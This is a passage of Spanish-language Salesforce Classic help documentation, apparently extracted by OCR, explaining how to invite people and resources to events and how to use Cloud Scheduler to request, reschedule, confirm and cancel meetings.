**Requisitos de acceso para la invitación de personas y recursos**

Necesita tener como mínimo acceso de lectura a los contactos y candidatos que invite a un evento. Necesita tener al menos "Agregar eventos" en un recurso para invitarlo a un evento.

**Permiso para modificar eventos con invitados**

identifica un evento con uno o más invitados. Puede modificar un evento al que ha invitado personas solo si es de su propiedad. Si el evento no es un evento recurrente, puede asignarlo a una persona diferente.

Si desea enviar una actualización de correo electrónico, puede enviarla a todos los invitados o solos a las personas que ha agregado o eliminado durante la modificación.

**Asistencia a eventos**

El rechazo de un evento lo elimina de su calendario. El propietario del evento no recibirá una notificación por correo electrónico cuando un invitado acepta o rechaza una invitación.

**Número máximo de invitados**
El número máximo de invitados para eventos periódicos es 1.000. Sin embargo, para los eventos recurrentes, el máximo es 100.

### Relacionar eventos a múltiples contactos (Actividades compartidas)

**Número máximo de contactos relacionados**
Puede relacionar un evento a hasta 50 contactos (pero solo un candidato) en el campo `Nombre`, incluyendo un contacto principal.

Si no ve el icono junto al campo `Nombre`, solicite a su administrador activar Actividades compartidas.

**Sin compatibilidad con Eventos recurrentes o Propietarios de múltiples eventos**
No puede relacionar múltiples contactos a una serie de eventos recurrentes o un evento propiedad de múltiples usuarios.

### Asignación de eventos a compañeros de trabajo

**Propietario de evento predeterminado**
De forma predeterminada, un evento se asigna al usuario que lo creó. Para asignar copias independientes de un nuevo evento a varias personas, haga clic en junto a **Asignado a**. En la ventana que se abre, haga clic en la ficha Múltiples usuarios. El campo `Asignado a` no está disponibles en Personal Edition.

### Eventos en Chatter

**Nuevos eventos en noticias en tiempo real de Chatter**
Si se relaciona un nuevo evento con un registro como un candidato, una cuenta o un objeto personalizado, el evento aparece en las noticias en tiempo real de ese registro. En cualquier registro que siga, verá elementos de noticias en tiempo real para todos los eventos, independientemente de quién las ha creado.

**Creación de eventos en noticias en tiempo real**
Su administrador de Salesforce especifica si puede utilizar Chatter para crear eventos para diferentes tipos de registros. Por ejemplo, algunas personas pueden ver pero no crear eventos en las noticias de tiempo real para las cuentas a las que tienen acceso.

**Eventos no recurrentes en Chatter**
Sus noticias en tiempo real de Chatter no muestran eventos recurrentes, ya sea en series o de forma individual, y no puede seguir eventos recurrentes en Chatter.

### CONSULTE TAMBIÉN

Vistas de calendario en Salesforce Classic

## Invitaciones y programación en Salesforce Classic

En Salesforce Classic puede invitar a personas a reuniones, aceptar invitaciones de reuniones y utilizar el Cloud Scheduler para proponer horas de reuniones. También puede crear una cita de Microsoft® Outlook® para un evento en Salesforce.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

1. Invitar personas a un evento y programar recursos en Salesforce Classic
   Invite usuarios, contactos y candidatos a una reunión y programe recursos de la reunión.

2. Programar rápidamente una reunión acerca de una cuenta, un contacto o un candidato en Salesforce Classic
   La programación de arrastrar y colocar le permite programar eventos relacionados con cuentas, contactos y candidatos sin salir de la página de vista de lista. Arrastre registros desde vistas de lista en vistas de calendario semanales e introduzca los detalles del evento en una superposición.
3. Crear una cita de Outlook para un evento en Salesforce Classic
   Cree una cita en Microsoft® Outlook® desde los detalles de un evento.
4. Crear un evento en una calendario público en Salesforce Classic
   Un calendario público incluye un programa de los eventos que están disponibles para un grupo de usuarios, como un calendario de eventos de ventas en relación con un departamento de ventas. Si su administrador de Salesforce ha configurado un calendario público y usted está asignado a ese grupo, puede ver el calendario. También puede agregar un evento del mismo modo que agrega un evento a su propio calendario.
5. Utilizar Cloud Scheduler para solicitar reuniones en Salesforce Classic
   Cloud Scheduler le permite solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo.
6. Responder a invitaciones a eventos en Salesforce Classic
   Acepte o rechace una invitación a un evento. Después de aceptar una invitación, puede agregar el evento a Outlook.

## Invitar personas a un evento y programar recursos en Salesforce Classic

Invite usuarios, contactos y candidatos a una reunión y programe recursos de la reunión.

.

1. En la página de detalles del evento, en la sección Seleccionar invitados, haga clic en **Seleccionar**.
2. En el cuadro de diálogo Seleccionar invitados, busque el tipo de invitado: usuarios, candidatos, contactos o recursos.
3. Introduzca un nombre o parte de un nombre, o deje el campo en blanco para ampliar la búsqueda. Haga clic en **Buscar**.
4. Utilice y para seleccionar y cancelar la selección de personas o recursos. Para invitar más personas o recursos, busque de nuevo y seleccione los invitados que desee.
5. Haga clic en **Listo**.
6. Revise el calendario de cada uno de los invitados y ajuste la fecha y la hora del evento si procede.
   La disponibilidad de los invitados se indica mediante colores en sus calendarios: ocupado en azul y fuera de la oficina en rojo. Si un invitado tiene más de un evento programado para una hora concreta, se mostrarán todos los eventos en el calendario. Para ver los detalles de un evento, pase el ratón sobre el evento en el calendario.
7. Para eliminar un invitado de un evento, haga clic en **Eliminar** situado junto al nombre del invitado.
8. Haga clic en **Guardar y Enviar actualización**.
   Los candidatos, contactos y cuentas personales invitados reciben un mensaje de correo electrónico que contiene un vínculo a una página web. Pueden aceptar o rechazar la invitación para el evento o serie de eventos. También recibirá un resumen del evento por correo electrónico. Si un recurso invitado se encuentra disponible en el momento dado, acepta la invitación de forma automática.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para invitar personas a un evento:
- "Modificar eventos"

## Programar rápidamente una reunión acerca de una cuenta, un contacto o un candidato en Salesforce Classic

La programación de arrastrar y colocar le permite programar eventos relacionados con cuentas, contactos y candidatos sin salir de la página de vista de lista. Arrastre registros desde vistas de lista en vistas de calendario semanales e introduzca los detalles del evento en una superposición.

Si no visualiza el vínculo **Abrir calendario**, solicite a su administrador que active la programación de arrastrar y colocar.

1. Haga clic en el vínculo **Abrir calendario** en la parte inferior de una vista de lista.
   Una vista semanal de un calendario aparece debajo de la vista.
2. Arrastre un registro desde la lista a una división temporal del calendario.
   Aparece una ventana emergente para la creación de un evento. El evento ya está relacionado con el registro que ha arrastrado desde la vista de lista.

- El vínculo **Abrir calendario** sólo aparece en la parte inferior de las vistas de lista para las cuentas, los contactos y los candidatos.
- La programación de arrastrar y soltar no está disponible para la ficha Consola, los eventos a los que los usuarios han sido invitados, los eventos recurrentes, el modo de accesibilidad o Connect Offline.
- Las vistas de lista que incluyan programación de arrastrar y colocar pueden tardar un poco más de lo normal en mostrarse.
- Cuando se arrastra la barra situada entre la lista y el calendario para cambiar el tamaño de uno de los dos, el tamaño se guarda para todas las vistas en las que utiliza la programación de arrastrar y colocar. Puede cambiar el tamaño de la lista y del calendario en cualquier momento.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para activar la programación de arrastrar y colocar:
- "Personalizar aplicación"

Para crear eventos:
- "Modificar eventos"

PERMISOS DE USUARIO

Para crear eventos:
- "Modificar eventos"

## Crear una cita de Outlook para un evento en Salesforce Classic

Cree una cita en Microsoft® Outlook® desde los detalles de un evento.

1. En la página de detalles para un evento, haga clic en **Agregar a Outlook**.
2. Haga clic en **Abrir** para agregar el evento inmediatamente a Outlook o guárdelo en su equipo como un archivo `.vcs`. Si lo guarda como archivo `.vcs`, importe el archivo en Outlook.

   La cita de Outlook se agrega a la carpeta "salesforce.com" y se etiqueta con la categoría "salesforce.com" de modo que no se crean duplicados durante la sincronización.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

Tenga en cuenta los siguientes aspectos cuando añada un evento a Outlook.

- Cuando visualiza el evento añadido en Outlook, la descripción no muestra los saltos de línea que ha introducido en el campo `Descripción` del evento. Los saltos de línea se reemplazan con dos espacios en el archivo `.vcs` file.
- También puede sincronizar sus eventos de Salesforce en Outlook utilizando Lightning Sync o Salesforce for Outlook.

Nota: También puede utilizar la aplicación de Lightning for Outlook y Salesforce for Outlook para agregar correos electrónicos de Microsoft® Outlook® a Salesforce. Estas aplicaciones de integración de correo electrónico le permiten registrar un correo electrónico saliente o enviado como una tarea en Salesforce. Después, puede asociar dicha tarea a un contacto, candidato u otro registro.

## Crear un evento en una calendario público en Salesforce Classic

Un calendario público incluye un programa de los eventos que están disponibles para un grupo de usuarios, como un calendario de eventos de ventas en relación con un departamento de ventas. Si su administrador de Salesforce ha configurado un calendario público y usted está asignado a ese grupo, puede ver el calendario. También puede agregar un evento del mismo modo que agrega un evento a su propio calendario.

EDICIONES

Disponible para Salesforce Classic en: **todas** las ediciones excepto **Personal Edition**, **Group Edition** y **Database.com**

PERMISOS DE USUARIO

Para crear un evento en un calendario público:
- "Modificar eventos"

1. En una vista de calendario, haga clic en **[Cambiar]** para cambiar a un calendario público.
2. Seleccione la hora y fecha del evento:
   - En la vista de días, haga clic en una hora como **9:00 AM** para agregar un evento.
   - En las vistas de semanas o meses, haga clic en + para agregar un evento a una fecha concreta.
3. Introduzca los detalles del evento.
4. Haga clic en **Guardar**. Otra opción consiste en hacer clic en **Guardar y tarea nueva** para guardar el evento y empezar a crear una tarea, o bien en **Guardar y evento nuevo** para guardar y empezar a crear un evento.

## Utilizar Cloud Scheduler para solicitar reuniones en Salesforce Classic

Cloud Scheduler le permite solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

1. Cómo funciona Cloud Scheduler en Salesforce Classic
   Si utiliza Cloud Scheduler para solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo, Salesforce crea una página Web única para su reunión que muestra las horas de reunión propuestas. Cuando los invitados visitan la página, seleccionan las horas que les convengan y le envían una respuesta. Salesforce controla todas las respuestas para que pueda seleccionar la hora que mejor se ajuste a sus necesidades cuando confirme la reunión.
2. Solicitar una reunión en Salesforce Classic
   Utilice Cloud Scheduler para solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo.
3. Sugerencias para proponer días y horas para reuniones en Salesforce Classic
   Cuando solicita una reunión mediante Cloud Scheduler, puede proponer horas de reunión o dejar que Salesforce lo haga automáticamente. Una de las ventajas de dejar que Salesforce realice estas propuestas tiene que ver con el retraso que se puede producir entre el envío de la solicitud de reunión y la visualización de ésta por parte del invitado. Por ejemplo, si solicita una reunión con un contacto en un lunes y ese contacto no ve la solicitud hasta el martes, Salesforce propondrá horas a partir del martes en lugar de la fecha original en la que se propuso la reunión.
4. Cambiar los invitados a una reunión solicitada en Salesforce Classic
   Cuando utiliza Cloud Scheduler para solicitar una reunión, puede agregar y eliminar invitados en cualquier momento.
5. Volver a programar una reunión solicitada en Salesforce Classic
   Si ha utilizado Cloud Scheduler para solicitar una reunión que no se ha confirmado, puede volver a programarla y proponer nuevas horas. Sin embargo, cuando confirma una reunión, se convierte en un evento, por lo que no puede proponer nuevas horas. Para volver a programar un evento, modifique el evento para cambiar su fecha y envíe una actualización a los invitados.

6. Confirmar una reunión solicitada en Salesforce Classic

   Una vez que utilice Cloud Scheduler para solicitar una reunión, espere a la respuesta de los invitados en la que indiquen los días y las horas en las que sí pueden reunirse. Cuando esto sucede, usted recibe una notificación por correo electrónico y la reunión en Salesforce se actualiza automáticamente con los días y horas que los invitados han seleccionado. Después, puede elegir la mejor hora para celebrar la reunión y enviar la confirmación.

7. Cancelar una reunión solicitada en Salesforce Classic

   Si ha utilizado Cloud Scheduler para solicitar una reunión que no se ha confirmado, puede cancelar la reunión y Salesforce envía automáticamente una notificación de cancelación a los invitados. Cuando confirma una reunión, se convierte en una evento que puede eliminar como cualquier otro evento.

## Cómo funciona Cloud Scheduler en Salesforce Classic

Si utiliza Cloud Scheduler para solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo, Salesforce crea una página Web única para su reunión que muestra las horas de reunión propuestas. Cuando los invitados visitan la página, seleccionan las horas que les convengan y le envían una respuesta. Salesforce controla todas las respuestas para que pueda seleccionar la hora que mejor se ajuste a sus necesidades cuando confirme la reunión.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para solicitar una reunión:


- "Modificar eventos"

  Y

  "Enviar correo electrónico"

### Paso 1: Solicite una reunión y proponga horas para celebrarla


Vaya a la sección Calendario en la ficha inicio o a la lista relacionada Actividades abiertas en la página de detalles del contacto, candidato o cuenta personal con la que quiere solicitar una reunión. Haga clic en **Nueva solicitud de reunión** para abrir la página Solicitud de reunión.




1. Haga clic en **Para** para invitar a compañeros de trabajo, candidatos, contactos o cuentas personales a la reunión.
2. Haga clic en el calendario para proponer hasta cinco horas de reunión o deje que Salesforce las proponga en su lugar.

### Paso 2: Los invitados seleccionan las horas en las que pueden reunirse


Salesforce envía por correo electrónico una solicitud a los invitados para que puedan seleccionar las horas a las que están disponibles.




1. En la solicitud de la reunión, los invitados hacen clic en **Responder a esta solicitud** para abrir la página Web de la reunión.
2. En la página Web de la reunión los invitados seleccionan las horas que prefieren y envían una respuesta.

### Paso 3: Confirma la reunión

Salesforce supervisa todas las respuestas para que pueda ver cuándo está disponible cada invitado. Después, puede elegir la mejor hora para celebrar la reunión y confirmar la reunión.



## Solicitar una reunión en Salesforce Classic

Utilice Cloud Scheduler para solicitar una reunión con un contacto, un candidato, una cuenta personal o un compañero de trabajo.

Antes de utilizar Cloud Scheduler, tenga en cuenta esta sugerencias:

- Debe tener al menos acceso de lectura a los contactos, candidatos y cuentas personales de las que solicite una reunión.
- Cada invitado debe tener una dirección de correo electrónico especificada en su registro, de forma que Salesforce pueda enviarle una solicitud de reunión.
- Puede invitar hasta 50 personas a una reunión. Los invitados pueden ser únicamente contactos, candidatos o cuentas personales, solo compañeros de trabajo que utilizan Salesforce o una mezcla de ambos.
- Le recomendamos instalar Salesforce for Outlook para poder sincronizar sus eventos de calendario entre Salesforce y Microsoft® Outlook®.

  Cuando proponga horas de reunión, es muy útil tener actualizado su calendario de Salesforce para poder ver sus horas libres.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para solicitar una reunión:
- "Modificar eventos"

  Y

  "Enviar correo electrónico"

Para solicitar una reunión:

1. Vaya a la sección Calendario en la ficha Inicio o a la lista relacionada Actividades abiertas en la página de detalles del contacto, candidato o cuenta personal con la que quiere invitar a una reunión.
2. Haga clic en **Nueva solicitud de reunión**.

   Si este botón no aparece en el calendario de la ficha Inicio o en la lista relacionada Actividades abiertas, pida a su administrador de Salesforce que lo agregue.
3. Haga clic en **Para** para invitar a compañeros de trabajo, candidatos, contactos o cuentas personales a la reunión.
   a. Seleccione el tipo de invitado de la lista desplegable. Las cuentas personales se devuelven en búsquedas de contactos y se pueden agregar como invitados.
   b. Introduzca un nombre o la parte de un nombre en el campo de texto o deje el campo en blanco para expandir la búsqueda.
   c. Haga clic en **Adelante**.
   d. En el área de resultados de búsqueda, active las casillas de verificación situadas junto a las personas que desee invitar y haga clic en **Insertar seleccionado**. Para agregar más invitados, ejecute una búsqueda nueva y seleccione más personas a medida que sea necesario. Si hay un icono de advertencia (⚠) junto al nombre de la persona, no podrá invitarla a la reunión porque no tiene la dirección de correo electrónico especificada en su registro. Cuando añada la dirección de correo electrónico a su registro, podrá invitarla a las reuniones.
   e. Haga clic en **Listo**.
   f. Para eliminar a alguien que ha invitado, haga clic en "x" junto al nombre de la persona en el campo `Para`. Puede eliminar a todos los invitados salvo que organizara la reunión desde una lista relacionada de actividades abiertas. En ese caso, el primero contacto, candidato o cuenta personal en el campo `Para` no se podrá eliminar.
4. Escriba un asunto y una ubicación.

   Si ha organizado la reunión desde una lista relacionada de actividades abiertas, el asunto predeterminado es una combinación del nombre de cuenta del candidato o el contacto y el nombre de la compañía especificados en la información personal. Por ejemplo, si se va a reunir con un contacto de la compañía Sterling y trabaja para ACME, el asunto predeterminado es `Sterling y ACME`. La ubicación predeterminada siempre es `Aún sin concretar`.

5. Seleccione una de estas fichas:
   - **Propongo días y horas para la reunión**: elija hasta cinco posibles días y horas en un calendario.
   - **Dejar que Salesforce proponga días y horas para la reunión**: elija la duración de la reunión y deje que sea Salesforce el que proponga automáticamente hasta cinco horas para celebrar la reunión.
6. Haga clic en **Siguiente**.
7. Escriba un mensaje a los invitados y haga clic en **Enviar**.

   Tenga en cuenta lo siguiente:
   - Su firma de correo electrónico se añade automáticamente al mensaje.
   - Después de hacer clic en **Enviar**, Salesforce enviará a los invitados por correo electrónico una solicitud de reunión.
   - La página Web de la reunión muestra todos los mensajes entre el usuario y los invitados. Se incluyen los mensajes que los invitados escriben como respuesta a la solicitud.
   - Si ha organizado la reunión desde una lista relacionada de actividades abiertas, la reunión aparecerá en la página de detalles de ese contacto o candidato únicamente. No aparecerá en la lista relacionada de actividades abiertas de ningún otro invitado. Por ejemplo, si ha solicitado una reunión con Patricia Rodríguez desde su página de detalles y ha hecho clic en el campo **Para** para invitar a Juan Pérez, la reunión solicitada sólo aparece en la lista relacionada Actividades abiertas de Patricia Rodríguez y no de Juan Pérez. Si organiza la reunión desde la sección Calendario de la ficha Inicio, la reunión no aparecerá en la lista relacionada Actividades abiertas de Patricia Rodríguez o Juan Pérez.

Una vez que envíe la solicitud de reunión, espere a la respuesta de los invitados en la que indiquen los días y las horas en las que sí pueden reunirse. Por último, debe confirmar la reunión seleccionando un día y una hora definitivas para celebrar la reunión.

## Sugerencias para proponer días y horas para reuniones en Salesforce Classic

Cuando solicita una reunión mediante Cloud Scheduler, puede proponer horas de reunión o dejar que Salesforce lo haga automáticamente. Una de las ventajas de dejar que Salesforce realice estas propuestas tiene que ver con el retraso que se puede producir entre el envío de la solicitud de reunión y la visualización de ésta por parte del invitado. Por ejemplo, si solicita una reunión con un contacto en un lunes y ese contacto no ve la solicitud hasta el martes, Salesforce propondrá horas a partir del martes en lugar de la fecha original en la que se propuso la reunión.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para solicitar una reunión:
- "Modificar eventos"

  Y

  "Enviar correo electrónico"

### Proposición de horas de reunión

Al proponer días y horas para las reuniones:

- Los días y horas que se proponen no se guardan en el calendario de Salesforce. La reunión sólo aparece en el calendario cuando se confirma la hora de la reunión.
- Cuando los invitados ven la solicitud de reunión, las horas propuestas se muestran según la zona horaria del que realiza la solicitud Las horas propuestas no se muestran en las zonas horarias de los invitados.
- No se puede proponer un día y una hora del pasado (antes de la línea negra del calendario).
- Las zonas atenuadas del calendario se muestran cuando usted y el resto de compañeros de trabajo invitados están ocupados según los calendarios de Salesforce. Las zonas más oscuras se muestran cuando varios compañeros de trabajo están ocupados a las mismas horas.
- Utilice el campo `Duración` para modificar lo que durará la reunión.
- Para eliminar un día y hora propuesto, sitúese sobre el día y hora propuesto y haga clic en "x".

### Dejar que Salesforce proponga horas de reunión

Cuando Salesforce propone días y horas para las reuniones:

- No sabrá las horas que se proponen hasta que envíe la solicitud de reunión. Cuando el primer invitado visualice la solicitud, Salesforce comprueba los calendarios de todos los compañeros de trabajo invitados a la reunión y las horas propuestas en función de su disponibilidad.

  Salesforce intenta no proponer las mismas horas que los invitados tienen seleccionadas para otras reuniones sin confirmar. Por ejemplo, si solicita una reunión en los cinco días laborables siguientes y sus invitados responden que pueden reunirse el martes y viernes de 2:00 a 3:00 p.m. y solicita otra reunión para la misma hora, Salesforce no propondrá las horas para el martes y miércoles de 2:00 a 3:00 p.m. salvo que su calendario esté completamente lleno de reuniones confirmadas y otros eventos.

- De forma predeterminada, Salesforce sólo propone horas de reunión entre las 9 de la mañana y las 5 de la tarde según su zona horaria. Sin embargo, si se han modificado los campos `Inicio del día` y `Final del día` en su página de configuración de información personal, Salesforce utiliza la nueva configuración.

Nota: Si no desea que la reunión se celebre en un momento determinado del día (por ejemplo, la hora de la comida), programe un evento recurrente en el calendario de Salesforce para bloquear esa hora.

La tabla siguiente describe los parámetros que controlan cómo Salesforce propone las horas de reunión.

| Campo | Descripción |
|---|---|
| `Duración` | La duración de la reunión. |
| `Plazo` | La antelación con la que Salesforce propone las horas de reunión:<br>• Los siguientes 5 días hábiles/10 días hábiles: Salesforce intenta repartir las horas propuestas en el plazo especificado. Por ejemplo, si el plazo es de Los siguientes 5 días hábiles y el primer invitado ve la solicitud el lunes, Salesforce intenta proponer una hora para cada día de esa semana. Si tiene algunos días reservados, Salesforce condensa las horas propuestas en menos días.<br>Los días hábiles excluyen los sábados y domingos.<br>• Cuando Salesforce propone cinco horas de reunión en los siguientes cinco días hábiles y si no puede proponer horas suficientes, aumentará el plazo a los 10 días hábiles siguientes. Si Salesforce sigue sin encontrar cinco horas para proponer, buscará horas disponibles en las siguientes cuatro semanas.<br>Si selecciona esta opción, algunas de las horas que Salesforce propone podrían irse hasta siete semanas (5 días hábiles + 10 días hábiles + 20 días hábiles = 7 semanas). |

## Cambiar los invitados a una reunión solicitada en Salesforce Classic

Cuando utiliza Cloud Scheduler para solicitar una reunión, puede agregar y eliminar invitados en cualquier momento.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para añadir y eliminar los invitados de una reunión solicitada:

- "Modificar eventos"

  Y

  "Enviar correo electrónico"

1. Abra su reunión según uno de estos modos:
   - En la sección Calendario de la ficha Inicio, haga clic en la subficha **Reuniones solicitadas** y después en el asunto de la reunión. Si no aparece la subficha **Reuniones solicitadas** en la sección Calendario, pida a su administrador que la añada.
   - Si solicitó la reunión desde la lista relacionada Actividades abiertas para ese contacto, candidato o cuenta personal, haga clic en el asunto de la reunión en la lista relacionada.
   - En la notificación de correo electrónico que reciba cuando un invitado responde a la solicitud de la reunión, haga clic en **Ver respuesta y programar reunión**.
2. Realice una de las siguientes acciones:
   - Haga clic en **Para** para invitar a compañeros de trabajo, candidatos, contactos o cuentas personales a la reunión.
   - Haga clic en "x" junto al nombre de un invitado para eliminarlos de la reunión.

     Puede eliminar a todos los invitados salvo que organizara la reunión desde una lista relacionada de actividades abiertas. En ese caso, el primero contacto, candidato o cuenta personal en el campo `Para` no se podrá eliminar.

   El calendario se actualiza automáticamente en función de los usuarios que ha añadido o eliminado de la reunión.

   Nota: Si en su página sólo dispone del botón **Cerrar**, no tendrá el permiso para modificar la reunión solicitada. Puede pedir al organizador que modifique los detalles de la reunión o póngase en contacto con su administrador de Salesforce que otorgue los permisos necesarios.
3. Haga clic en **Enviar actualización**.
4. Introduzca un mensaje. Por ejemplo, es posible que desee informar a sus invitados que añada o elimine de la reunión.
5. Haga clic en una de las siguientes opciones:
   - **Enviar a todos los invitados**: envía una actualización a todos los invitados existentes y añadidos a y una notificación de cancelación a los invitados eliminados.
   - **Enviar a los invitados modificados únicamente**: envía una actualización a los invitados añadidos a y una notificación de cancelación a los invitados eliminados.

### Volver a programar una reunión solicitada en Salesforce Classic

Si ha utilizado Cloud Scheduler para solicitar una reunión que no se ha confirmado, puede volver a programarla y proponer nuevas horas. Sin embargo, cuando confirma una reunión, se convierte en un evento, por lo que no puede proponer nuevas horas. Para volver a programar un evento, modifique el evento para cambiar su fecha y envíe una actualización a los invitados.

Si en su página sólo dispone del botón **Cerrar**, no tendrá el permiso para modificar la reunión solicitada. Puede pedir al organizador que modifique los detalles de la reunión o póngase en contacto con su administrador de Salesforce que otorgue los permisos necesarios.

**1.** Abra su reunión según uno de estos modos:

- En la sección Calendario de la ficha Inicio, haga clic en la subficha **Reuniones solicitadas** y después en el asunto de la reunión. Si no aparece la subficha **Reuniones solicitadas** en la sección Calendario, pida a su administrador que la añada.
- Si solicitó la reunión desde la lista relacionada Actividades abiertas para ese contacto, candidato o cuenta personal, haga clic en el asunto de la reunión en la lista relacionada.
- En la notificación de correo electrónico que reciba cuando un invitado responde a la solicitud de la reunión, haga clic en **Ver respuesta y programar reunión**.

**2.** Haga clic en **Volver a programar** y proponga nuevas horas.

Una vez que los invitados respondan a su solicitud actualizada, puede confirmar la reunión.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para volver a programar una reunión:

- "Modificar eventos"

  Y

  "Enviar correo electrónico"

### Confirmar una reunión solicitada en Salesforce Classic

Una vez que utilice Cloud Scheduler para solicitar una reunión, espere a la respuesta de los invitados en la que indiquen los días y las horas en las que sí pueden reunirse. Cuando esto sucede, usted recibe una notificación por correo electrónico y la reunión en Salesforce se actualiza automáticamente con los días y horas que los invitados han seleccionado. Después, puede elegir la mejor hora para celebrar la reunión y enviar la confirmación.

La página de confirmación de reuniones es de sólo lectura para compañeros de trabajo con el permiso "Modificar eventos" y para compañeros de trabajo sin el permiso "Modificar" en el registro de contacto o candidato asociado con una reunión propuesta.

Si el administrador ha agregado campos obligatorios a los eventos, se le pedirá que actualice dichos campos antes de que la reunión se convierta en un evento.

**1.** Abra su reunión según uno de estos modos:

- En la sección Calendario de la ficha Inicio, haga clic en la subficha **Reuniones solicitadas** y después en el asunto de la reunión. Si no aparece la subficha **Reuniones solicitadas** en la sección Calendario, pida a su administrador que la añada.
- Si solicitó la reunión desde la lista relacionada Actividades abiertas para ese contacto, candidato o cuenta personal, haga clic en el asunto de la reunión en la lista relacionada.
- En la notificación de correo electrónico que reciba cuando un invitado responde a la solicitud de la reunión, haga clic en **Ver respuesta y programar reunión**.

**2.** Seleccione un día y hora y haga clic en **Confirmar**.

El botón **Confirmar** no se muestra hasta que se selecciona un día y hora para la reunión. Si no selecciona un día y hora, se mostrará el botón **Enviar actualización** para que pueda enviar a los invitados un mensaje sin confirmar un día y hora para la reunión.

Utilice las siguientes herramientas como ayuda para elegir un día y hora:

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para confirmar una reunión:

- "Modificar eventos"

  Y

  "Enviar correo electrónico"

- Las marcas de verificación verdes indican cuándo se puede reunir el invitado.
- `Libre` se muestra cuando el solicitante está disponible según su calendario de Salesforce.
- Si ninguna de las horas es válida para los invitados, proponga nuevas horas y vuelva a programar la reunión.

3. Escriba un mensaje para el invitado.
4. Haga clic en **Enviar** para confirmar la reunión.

   Salesforce entonces:

   - Envía un mensaje de correo electrónico a los invitados con la fecha y hora definitivas de la reunión.
   - Convierte la reunión solicitada en un nuevo evento para varias personas. El primer mensaje enviado a los invitados aparece en el campo `Descripción` del evento pero no se guardan los demás mensajes intercambiados con los invitados.

     Este evento aparece en la sección Calendario en la ficha Inicio. Si solicitó la reunión desde una lista relacionada Actividades abiertas, el evento también aparece en la lista relacionada Actividades abiertas para ese contacto, candidato o cuenta personal.

## Cancelar una reunión solicitada en Salesforce Classic

Si ha utilizado Cloud Scheduler para solicitar una reunión que no se ha confirmado, puede cancelar la reunión y Salesforce envía automáticamente una notificación de cancelación a los invitados. Cuando confirma una reunión, se convierte en una evento que puede eliminar como cualquier otro evento.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para cancelar una reunión:
- "Modificar eventos"

  Y

  "Enviar correo electrónico"

1. Abra su reunión según uno de estos modos:
   - En la sección Calendario de la ficha Inicio, haga clic en la subficha **Reuniones solicitadas** y después en el asunto de la reunión. Si no aparece la subficha **Reuniones solicitadas** en la sección Calendario, pida a su administrador que la añada.
   - Si solicitó la reunión desde la lista relacionada Actividades abiertas para ese contacto, candidato o cuenta personal, haga clic en el asunto de la reunión en la lista relacionada.
   - En la notificación de correo electrónico que reciba cuando un invitado responde a la solicitud de la reunión, haga clic en **Ver respuesta y programar reunión**.
2. Haga clic en **Cancelar reunión**.

